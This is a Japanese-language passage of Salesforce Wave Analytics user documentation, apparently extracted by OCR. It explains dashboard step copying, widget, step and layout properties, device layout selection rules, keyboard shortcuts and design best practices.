この静的ステップをリストウィジェットまたは切り替えウィジェットに適用すると、ダッシュボードにウィジェットを表示できます。ただし、他のウィジェットには結び付けられていません。リストウィジェットまたは切り替えウィジェットの選択に基づいてダッシュボードの結果を絞り込むには、カスタム値を他のウィジェットのステップにバインドします。

関連トピック:


ダッシュボードのウィジェットプロパティ
ダッシュボードのステップのプロパティ

ステップのコピー

ステップをコピーして、既存のステップから新しいステップをすばやく作成します。コピーは、既存のステップを微調整して再利用する場合に役立ちます。

メモ: 静的ステップや、1 つのテーブル比較列の SAQL クエリステップはコピーできません。

1. ステップパネルを開くには、ダッシュボードヘッダーをクリックします。



2. [すべてのステップ] を選択して、コピーするステップを選択します。
   コピーしたステップが探索モードで開き、簡単に修正できます。ステップが SAQL を使用して作成されている場合は、コピーが代わりに SAQL エディタで開きます。
3. コピーに変更を行います。
4. [保存] をクリックします。
   元のステップ名の先頭に「Clone of」が付加されて、コピーが保存されます。Wave がステップをステップパネルに追加して、ダッシュボード内の他のウィジェットが使用できるようにします。
5. 変更内容が失われないように、ダッシュボードを保存します。

メモ: ステップをコピーし、その SAQL クエリを編集した場合は、その結果生成される JSON に、基準に適用される関数が反映されないことがあります。SAQL を実行して保存した後、関数が `count` に変更されます。たとえば、元のステップに次のとおり `measures` 配列が含まれていた場合に、

```
"query": {
        "measures": [
        ["max","DailyActiveUsers"]
        ]
      }
```

SAQL が編集、実行、保存されると、更新された JSON に代わりに次の `measures` 配列が含まれます。

```
"query": {
        "measures": [
        ["count","*","max_DailyActiveUsers"]
        ]
      }
```

この違いがダッシュボードに表示されるデータに影響することはありません。

ダッシュボードのウィジェットプロパティ

ウィジェットのプロパティは、ウィジェットがWaveダッシュボードにどのように表示されるかを定義します。たとえば、表示ラベル、背景、境界線を適用できます。ウィジェットの外観を統一するには、レイアウトにデフォルトのウィジェットプロパティを設定して、各ウィジェットに割り当てます。ウィジェットプロパティは、ウィジェットタイプやウィジェットの作成に使用するデザイナによって異なります。ここにリストするプロパティは、Wave ダッシュボードデザイナで作成されたウィジェットのみに適用されます。

Wave ではウィジェットのプロパティがセクションにグループ化されます。

一般情報

プロパティ	説明
グラフの種類	データを視覚化するグラフの種類を選択します。
[調査] アイコンを表示	ダッシュボード閲覧者がウィジェットのリンクをクリックして、エクスプローラのソーススステップを開けるようにします。
タイトル	ウィジェットのタイトル。
サブタイトル	グラフのサブタイトル。タイトルの下に小さなフォントで表示されます。
タイトルの配置	タイトルの横方向の配置。
テーマ	グラフの配色を設定します。

プロパティ	説明
すぐに更新	検索条件の選択に基づいてダッシュボードの結果をすぐに更新します。このオプションを使用しない場合は、[更新]をクリックして検索条件を適用する必要があります。
基準項目	ウィジェットに表示する基準。ソースステップに複数の基準が定義されている場合は、この項目を使用して表示する基準を指定します。ウィジェットに基準を表示しない場合もこのオプションを使用します。
数値を短縮	短縮された数値を表示します (60,499 の代わりに 60 K など)。短縮する数値は四捨五入されます。
テキスト	ウィジェットの表示ラベル。
リンク先	ダッシュボード、レンズ、またはステップへのリンク。
選択した検索条件を適用	ソースダッシュボードで選択したすべての検索条件をリンク先のダッシュボード、レンズ、ステップに適用します。
画像 ID	画像の 15 文字の ID。画像は Salesforce の [ドキュメント] タブにアップロードする必要があり、[外部参照可] オプションを有効にする必要があります。
画像のスケール	画像の適合方法を指定します。
画像の配置	画像の縦方向および横方向の配置。

グラフの詳細

プロパティ	説明
合計を計算	滝グラフまたは積み上げ滝グラフのすべてのセグメントを基に合計を計算します。
グラフの棒に値を表示	グラフの各棒の基準値を表示します。
値を正規化	積み上げられたグループの全体に対するパーセント値を示します。
軸モード	複数の基準をグラフにどのように表示するかを指定します。 次のいずれかの値を選択できます。 単一軸 すべての基準を同じ軸に表示します。

プロパティ	説明
	二軸 最初の基準を独自の軸に示し、残りの基準を別の軸に表示します。 **小さい複数** 各基準を個々のグラフに表示します。
自動調整	グラフ全体をウィジェットに適合させます。適合させない場合は、必要に応じてグラフをスクロールして残りの部分を表示します。 次のいずれかの値を選択できます。 **なし** スケールが適用されません。グラフがウィジェットよりも大きい場合はスクロールバーが表示されます。 **調整** ウィジェットに合わせてグラフにスケールを指定します。 **表示ラベルを保持** ウィジェットに合わせてグラフにスケールを指定すると同時に、表示ラベルが重ならないようにします。グラフがウィジェットよりも大きい場合はスクロールバーが表示されます。
欠損値の処理	データの欠損に関係なく、データポイントをつなげるかどうかを指定します。 次のいずれかの値を選択できます。 **結合** 欠損値を無視して連続的なグラフを表示します。 **非結合** 値が欠損している部分はグラフを空白にします。
領域を塗りつぶす	タイムライングラフの下の領域を塗りつぶします。
点を表示	線上にデータポイントを示します。
ステムセグメントの数	じょうごグラフのステムに表示する値の数。
アイコン	評価グラフに使用するアイコン。
アイコン数	各評価に表示するアイコン数。

プロパティ	説明
値の表示形式	値の表示方法を指定します。 次のいずれかの値を選択できます。 なし 値を示しません。 数値 数値を示します。 コンパクト数値 文字のサフィックスを使用してコンパクトにした数値を示します。 パーセント 全体に対するパーセントを示します。
最大値を表示	各評価の最大基準値を表示します。
値を左に表示	各評価の左側に基準値を表示します。デフォルトは右側です。
基準タイトルを表示	グラフに基準のタイトルを表示します。
基準軸を表示	グラフに基準の軸を表示します。
合計をタイトルに表示	基準のタイトルに合計を表示します。
合計を中央に表示	ドーナツグラフの中央に基準の合計を表示します。
中央のサイズ	ドーナツグラフのパーセント値または中心円の作成に使用する極座標ゲージ。
地図の種類	対応付けの種別を選択します。
色	グラフの種類に応じて、低値と高値の色や、開始値、合計値、正の値、負の値の色を指定します。

X 軸、Y 軸、左軸、中央軸

プロパティ	説明
軸を 0 で開始	軸を 0 から開始します。
軸を表示	軸を表示します。
タイトルを表示	軸のタイトルを表示します。
タイトル	軸のタイトルを入力します。デフォルトのタイトルは、X 軸がディメンションの名前で、Y 軸が基準の名前です。基準が複数ある場合は、カンマ区切りリストで表示されます。

プロパティ	説明
基準線	**基準線を表示します。この線を使用して、グラフにしきい値、境界、基準点を表示できます。X軸の基準線は垂直で、Y軸の基準線は水平です。**

凡例

プロパティ	説明
凡例を表示	**グラフの凡例を表示します。**
凡例のヘッダーを表示	**凡例のヘッダーを表示します。**
グラフ領域内に凡例を表示	**凡例をグラフ領域内に表示して、凡例に必要なスペースを省きます。凡例がグラフと重なる場合があります。**
位置	**グラフウィジェット内の凡例の位置。**

BreakPoints

プロパティ	説明
最少	**ローレンジ色のバンドの最小値。**
中	**ローレンジ色とミドルレンジ色を区別する値。**
高	**ミドルレンジ色とハイレンジ色を区別する値。**
最大	**ハイレンジ色のバンドの最大値。**

バンドの色

プロパティ	説明
低域バンド	**低域バンドの色のレンジ。**
中域バンド	**中域バンドの色のレンジ。**
高域バンド	**高域バンドの色のレンジ。**

Trellis

プロパティ	説明
Trellis **として表示**	**グルーピングに基づいて個別のグラフを作成します。**
Type	Trellis **の種別を選択します。この種別はグラフの表示方法に影響します。**

プロパティ	説明
	次のいずれかの値を選択できます。 **横方向** 1 つ目のグルーピングの各値のグラフで横方向に区切ります。 **縦方向** 1 つ目のグルーピングの各値のグラフで縦方向に区切ります。 **マトリックス** グラフをテーブルに表示します。1 つ目のグループピングが列、2 つ目のグループピングが行に示されます。 **折り返し** 1 つ目のグループピングの各値のグラフを、行ごとの設定で指定された値で折り返して 1 行ずつ表示します。
行あたりのグラフ数	Trellis で複数の行に折り返される場合の 1 行あたりのグラフ数。

テキストスタイル

プロパティ	説明
テキストの色	テキストの色。
サイズ	テキストのサイズ。
テキスト配置	テキストの配置。
数字の色	数字の色。
タイトルの色	タイトルの色。
数字のサイズ	数字のサイズ。
タイトルサイズ	タイトルのサイズ。
テキスト配置	テキストの横方向の配置。

背景画像

プロパティ	説明
画像 ID	画像の 15 文字の ID。画像は Salesforce の [ドキュメント] タブにアップロードして、[外部参照可] オプションを有効にする必要があります。
画像のスケール	画像の適合方法を指定します。
画像の配置	画像の縦方向および横方向の配置。

ウィジェットスタイル

プロパティ	説明
デフォルトを使用	ダッシュボードのプロパティで定義されたデフォルトのウィジェットプロパティを使用します。
背景色	ウィジェットの背景色。
境界線	ウィジェットの境界線。
境界線の色	ウィジェットの境界線の色。
境界線の幅	ウィジェットの境界線の幅 (ピクセル単位)。
境界線の半径	ウィジェットの境界線の角部の丸み。

関連トピック:

- カスタム値を使用する静的ステップの作成

ダッシュボードのステップのプロパティ

ステップのプロパティは、ウィジェットに表示される結果を返すクエリを定義します。また、Wave ダッシュボードでウィジェットがどのように動作し、他のウィジェットとどのように連動するかも指定します。プロパティは、Wave ダッシュボードデザイナで作成されたダッシュボードのみに適用されます。

プロパティ	説明
ファセット	このステップをファセットされた他のステップとつなげて、あるウィジェットの選択によって、同じデータセットを共有する他のウィジェットの結果を絞り込みます。
グローバル検索条件を適用	グローバル検索条件をこのステップに適用します。
選択種別	関連付けられたウィジェットでダッシュボード閲覧者が1つの選択を行えるか複数の選択を行えるかを指定します。選択が必須かどうかも指定できます。選択が

プロパティ	説明
	必須の場合は、[初期検索条件]ステッププロパティで最初の選択を設定します。選択が必須だが設定されていない場合は、Wave によってリストの最初の値が選択されます。
初期検索条件	ダッシュボードを開いたときに適用される初期検索条件を表示します。初期検索条件を設定するには、[選択種別] ステッププロパティで先に選択を有効にしておく必要があります。ステップの初期検索条件を設定するには、 をクリックして、[初期検索条件を選択] を選択します。ウィジェットで行った選択によって、ソースステップが絞り込まれ、ステップがファセットされている他のウィジェットもすぐに絞り込まれます。

関連トピック:


カスタム値を使用する静的ステップの作成

各種のデバイス固有のダッシュボードの生成


ウィジェットをダッシュボードに追加したら、ダッシュボードを表示可能な各デバイスのレイアウトを最適化します。たとえば、携帯電話のレイアウトからウィジェットを削除して、小型画面向けにダッシュボードのサイズを縮小することができます。また、1 つのレイアウト上でウィジェットをあちこち動かすことができ、他のレイアウトに影響することもありません。

新規レイアウトを生成すると、Wave は現在選択されているレイアウトから新規レイアウトへウィジェットを追加します。レイアウトごとに異なるウィジェットを追加できるので、このステップは重要です。レイアウトの生成を開始する前に、新規レイアウトに追加するウィジェットを含むレイアウトを選択します。

1. Wave ダッシュボードデザイナでダッシュボードを開いた後、[レイアウト]メニューから[レイアウトを管理]を選択します。




2. レイアウトテンプレートを選択して、一意のレイアウト名を入力します。



レイアウトテンプレートごとにレイアウトプロパティが事前定義されていますが、変更できます。

3. [生成] をクリックします。
   レイアウトのプロパティが新規レイアウトに表示されます。必要に応じて、 をクリックして [レイアウト] パネルを表示します。



4. [レイアウト]パネルで、次のセクションを展開し、必要に応じて、デフォルトのプロパティを変更します。


   一般情報
   レイアウト名、デザイナのグリッド設定、背景色を設定します。

   デバイス
   このレイアウトを使用するデバイスに関する情報を指定します。Wave でこれらのプロパティがどのように使用されて、適切なレイアウトが選択されるかについての詳細は、「デバイスのレイアウトの選択における Wave のルール」を参照してください。

   背景画像
   このレイアウトを使用する場合、ダッシュボード全体に背景画像を適用するには、背景画像の詳細を入力します。背景画像を追加する必要はありません。

   デザイナで、レイアウトプロパティ設定に基づいたダッシュボードとレイアウトのプレビューをします。デザイナではプレビューがリアルタイムで更新されるため、変更によって表示がどのように変化するかを確認できます。最大ダッシュボード幅を縮小すると、このレイアウトを使用した場合にダッシュボードを

どのように適合させるかがデザイナに示されます。必要な場合はデザイナでこの新しいサイズに合わせてウィジェットが再配置されます。



5. 必要に応じて、ウィジェットの配置を変更します。
6. レイアウトのウィジェットを非表示にするには、ウィジェットを選択して、 をクリックします、ウィジェットを非表示にすると、レイアウトプロパティの [未使用のウィジェット] セクションに表示されます。




7. 未使用のウィジェットをレイアウトに追加するには、[未使用のウィジェット] セクションからキャンバスへウィジェットをドラッグします。
8. 新しいウィジェットを追加するには、ウィジェットをウィジェットツールバーからキャンバスにドラッグします。

   メモ: Wave で現在のレイアウトのみにウィジェットが追加されます。

9. レイアウトの変更とダッシュボードを保存するには、 をクリックします。

10. レイアウトを削除するには、[レイアウト] メニューで [レイアウトを管理] をクリックして、レイアウトの横にある × をクリックします。



ダッシュボードのレイアウトのプロパティ
レイアウトのプロパティでは、レイアウト名、デザイナのグリッド設定、背景設定、このレイアウトを使用できるデバイスの要件を指定します。プロパティは、Wave ダッシュボードデザイナで作成されたダッシュボードのみに適用されます。

デバイスのレイアウトの選択における Wave のルール
ダッシュボードに複数のレイアウトが定義されている場合は、デバイスにダッシュボードを表示するときに Wave が最適なレイアウトを選択します。Wave では、各レイアウトに指定されているデバイスプロパティを使用して最適なレイアウトを決定します。Wave のロジックを理解することで、プロパティを適切に設定できます。

ダッシュボードのレイアウトのプロパティ

レイアウトのプロパティでは、レイアウト名、デザイナのグリッド設定、背景設定、このレイアウトを使用できるデバイスの要件を指定します。プロパティは、Wave ダッシュボードデザイナで作成されたダッシュボードのみに適用されます。

一般属性

次の一般属性は指定されたレイアウトに適用されます。

プロパティ	説明
名前	レイアウトの名前。

プロパティ	説明
列	**ダッシュボードデザイナのグリッドの列数。列数が増えるほどレイアウトの精度が高まります。**
セルのスペーシング	**ダッシュボードデザイナのグリッドのセル間の横方向および縦方向の間隔 (ピクセル単位)。**
最大ダッシュボード幅	**ダッシュボードが使用可能な最大幅(ピクセル単位)。必要な場合は Wave で、レイアウトのこの設定に基づいて、既存のダッシュボードウィジェットが再配置されます。**
背景色	**ダッシュボードの背景の色。**

デバイスプロパティ

Wave では、次の値を使用して、ダッシュボードにアクセスするデバイスにとって最適なレイアウトを選択します。

プロパティ	説明
画面幅	**このレイアウトでサポートされるデバイスの幅。最小幅と最大幅 (ピクセル単位) を指定します。**
方向	**このレイアウトでサポートされるデバイスの方向。**
プラットフォーム	**このレイアウトでサポートされるデバイスのプラットフォーム。**

背景画像プロパティ

プロパティ	説明
画像 ID	**画像の 15 文字の ID。[ドキュメント] タブで使用でき、[外部参照可] オプションが有効になっています。**
画像のスケール	**画像を背景に適合させる方法を指定します。**
画像の配置	**背景画像の縦方向および横方向の配置。**

デバイスのレイアウトの選択における Wave のルール

ダッシュボードに複数のレイアウトが定義されている場合は、デバイスにダッシュボードを表示するときに Wave が最適なレイアウトを選択します。Wave では、各レイアウトに指定されているデバイスプロパティを使用して最適なレイアウトを決定します。Wave のロジックを理解することで、プロパティを適切に設定できます。

デバイスに使用するレイアウトを決定する場合、Wave では次のルールが使用されます。

1. ダッシュボードにアクセスするデバイスが、[レイアウト]パネルで設定されたすべてのデバイスプロパティを満たす場合、レイアウトは使用に適しています。
2. 複数のレイアウトが使用可能な場合は、最も多くのデバイスプロパティが設定されているレイアウトが使用されます。デバイスプロパティの設定数が同じレイアウトがある場合は、最後に定義されたレイアウトが使用されます。
3. デバイスで使用できるレイアウトがない場合、最初に定義されたレイアウトが使用されます。

Wave ダッシュボードの作成時のキーボードショートカット

キーボードから、いくつかの基本的なアクションを実行できます。ダッシュボードデザイナのショートカットは、Classic デザイナを使用しているか、Wave ダッシュボードデザイナを使用しているかによって異なります。

レンズのキーボードショートカット	説明
l	デザイナにクリップ
s	保存
n	新規タブにコピー
d	削除
Ctrl + E (Windows) Cmd + E (Mac OS)	エキスパートエディタモード (JSON エディタ) を開く

Classic デザイナのキーボードショートカット	説明
矢印キー	ウィジェットを 10 ピクセル単位で移動します。
Ctrl + 矢印キー (Windows) Cmd + 矢印キー (Mac OS)	ウィジェットを 1 ピクセル単位で移動します。
Shift + 矢印キー	ウィジェットのサイズを 10 ピクセル単位で変更します。
Ctrl + Shift + 矢印キー (Windows) Cmd + Shift + 矢印キー (Mac OS)	ウィジェットのサイズを 1 ピクセル単位で変更します。
x	ウィジェットをキャンバスから削除します。
[	ウィジェットを他のウィジェットの下に配置します。
]	ウィジェットを他のウィジェットの上に配置します。

Wave ダッシュボードデザイナのキーボードショートカット	説明
矢印キー	ウィジェットを移動します。
c	ダッシュボードを共有します。
d	ダッシュボードを削除します。
e	ダッシュボードのプレビューと編集を切り替えます。
q	クリップされたレンズを表示したり、ダッシュボードのレンズを作成したりします。
r	ダッシュボードを最後に保存した状態にリセットします。
s	ダッシュボードを保存します。
x	変更をやり直します。
z	最後の変更を元に戻します。
Ctrl + クリック	ダッシュボードの複数のウィジェットを選択します。
Delete	ダッシュボードの選択したウィジェットを削除します。
Shift + ドラッグ	ダッシュボードキャンバスでウィジェットをドラッグすると、他のウィジェットが下方にリフローされます。
Ctrl + クリック (Windows) Cmd + クリック (Mac OS)	複数の不連続のウィジェットを選択します。
Ctrl + A (Windows) Cmd + A (Mac OS)	ダッシュボードキャンバスのすべてのウィジェットを選択します。


JSON エディタのキーボードショートカット	説明
Ctrl + E (Windows) Cmd + E (Mac OS)	ランタイムに切り替えます。
Ctrl + 3 (Windows) Cmd + 3 (Mac OS)	ランタイムから JSON を再度読み込みます。
Ctrl + F (Windows) Cmd + F (Mac OS)	検索します (正規表現の検索、大文字と小文字を区別する検索、単語単位の検索を使用可能)。

Wave ダッシュボードの作成のベストプラクティス


ベストプラクティスに従って、便利で効果的ながら、改変の必要が最小限で、データが欠損した場合の空白にも対処する Wave ダッシュボードを設計して作成します。

- ダッシュボードを作成する前に、設計の次のベストプラクティスを考慮します。
  - ダッシュボードの作成を開始する前に、紙やホワイトボードにその概要図を描き出す。
  - Wave Analytics のグラフは、基本的には質問をするための手段であり、結論を示すものではない。優れたダッシュボードは、ドリルダウンしてより焦点を絞った有益な情報を探すように利用者を導きます。
  - 左上から右下へと要素に優先度を付ける。左から右に読む言語の場合、利用者は左上隅から見始めて下へと向かいます。利用者の言語を考慮して設計します。利用者の時間や注意力が限られている場合は、重要な要素を目に付きやすい場所に配置します。
  - 高位の実用的なグラフを左上付近に置き、補足情報のグラフは下方に置く。
  - 検索条件は、すぐに見つけられるように上部または左側にまとめてグループ化する。コンテナウィジェットを使用すれば、ダッシュボードに検索条件のセクションを設けることができます。
  - 一目で把握できる情報は左上に置き、詳細な情報は下に置く。たとえば、当四半期の収益など、単一の基準を示す数値は左上に置きます。

    利用者が一目で知りたい情報を強調します。


    

  - 外観や種類の豊富さではなく、データの特性に基づいてグラフの種類を選択する。たとえば、ほとんどのグラフに時系列の値の変化が表示される場合、すべてを線グラフにしても問題ありません。
  - グラフに長い説明文や表題が必要と思われる場合は、そのグラフが意味あるものかどうかを再検討する。適切に選択されたデータは、見ればわかるものです。
  - コンテナウィジェットを使用して、ダッシュボードの関連要素を区分して整理する。


    

- ダッシュボードの作成時は、次のベストプラクティスを考慮します。

- セクションとグラフに表示ラベルを適用し、ダッシュボードにアノテーションを付加する。



- セクションの定義に色を使用する。



- ダッシュボードがグラフや表で溢れないように、適度のスペースを設ける。必要に応じて 1 つのダッシュボードを一連のダッシュボードに分割し、リンクウィジェットを使用してユーザがダッシュボード間を移動できるようにします。

- ダッシュボードの作成後は、次のベストプラクティスを考慮します。
  - ダッシュボードの最終版を確定する前にユーザに確認してもらう。ダッシュボードを Chatter に投稿して、フィードバックを求めることが考えられます。ユーザがダッシュボードのウィジェットにアノテーションを付加すれば、その内容について会話できます。


関連トピック:

Wave ダッシュボードデザイナを使用したダッシュボードの作成

Classic デザイナを使用したダッシュボードの作成

Waveダッシュボードデザイナを使用した容易なダッシュボード作成

Wave ダッシュボードデザイナでは、ウィジェット作成ウィザードなどの独自機能を使用して、反応型 Wave ダッシュボードをすばやく作成できます。



システム管理者からアクセス権が付与されたら、このデザイナを使用してダッシュボードの作成や編集ができます。統合ツールを使用して、新しいデザイナ内でレンズを作成できます。Classic デザイナで作成されたダッシュボードを Wave ダッシュボードデザイナに変換することもできます。

このデザイナを使用すると、携帯電話、タブレット、デスクトップなど、さまざまな種別のデバイスに合わせてカスタマイズしたダッシュボードレイアウトを作成できます。すばやくウィジェットを作成するにはウィザードを使用します。ドラッグアンドドロップ、グリッドへのスナップ、ブラウザリフローを使用して、ダッシュボードで容易にウィジェットの追加、配置、位置合わせができます。ダッシュボード表示中にブラウザのサイズを変更すると、相互の相対サイズを維持したまま列幅が自動的に調整されます。

関連トピック:

- ダッシュボードの Wave ダッシュボードデザイナへの変換
